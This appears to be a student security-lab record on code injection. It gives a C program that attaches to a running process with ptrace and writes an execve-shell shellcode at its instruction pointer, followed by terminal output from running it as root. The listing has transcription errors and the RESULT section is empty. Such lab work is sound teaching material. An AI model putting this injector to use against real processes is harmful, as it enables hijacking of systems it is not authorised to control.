

EX.NO:

ROLL.NO: 210701278

DATE:

Code Injection

AIM:

Injecting shellcode into a target process and modifying its instruction pointer to execute the injected code.

ALGORITHM:

1. Define the shellcode: Prepare a shellcode containing machine instructions to be injected into the target process.
2. Define header function: Output the name of the injector program.
3. Main function:
 - Parse command line arguments to get the process ID of the target.
 - Allocate memory for the shellcode.
 - Attach to the target process using `ptrace`.
 - Wait for the target process to stop.
 - Get the current register state of the target process.
 - Output the current instruction pointer (EIP/RIP) of the target process.
 - Inject the shellcode into the target process by writing it to the memory of the target.
 - Detach from the target process.
 - Free allocated memory.
4. End of the main function and the program.

PROGRAM:


```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<sys/wait.h>
#include<sys/ptrace.h>
#include<sys/user.h>
char shellcode[]={"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"};
void header(){
printf("injector");}
int main(int argc,char** argv)
{
int i,size,pid=0;
struct user_regs_struct reg;
char* buff;
header();
pid=atoi(argv[1]);
size=sizeof(shellcode);
```

```

buff=(char*)malloc(size);
memset(buff,0x0,size);
memcpy(buff,shellcode,sizeof(shellcode));
ptrace(PTRACE_ATTACH,pid,0,0);
wait((int*)0);
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf(writing EIP 0x%x,process %d",reg.rip,pid);
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));}
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;}}

```


OUTPUT:



```

[student@localhost ~]$ su
Password:
[root@localhost student]# cd ..
[root@localhost home]# cd
[root@localhost ~]# ps -e|grep victim
2421 pts/1    00:00:00 victim
[root@localhost ~]# ./injector 2421
----Memory bytecode injector-----
Writing EIP 0xb771bcf9, process 2421
[root@localhost ~]# kill -9 2421
[root@localhost ~]# █

```



```

[root@localhost ~]# gcc -o victim victim.c
[root@localhost ~]# ./victim
hi
[root@localhost ~]# ps -e|grep victimprocess
[root@localhost ~]# ps -e|grep victim
[root@localhost ~]# ps -e|grep '[v]ictim'
[root@localhost ~]# gcc -o victim victim.c
[root@localhost ~]# ./victim
hiKilled
[root@localhost ~]# █

```

RESULT: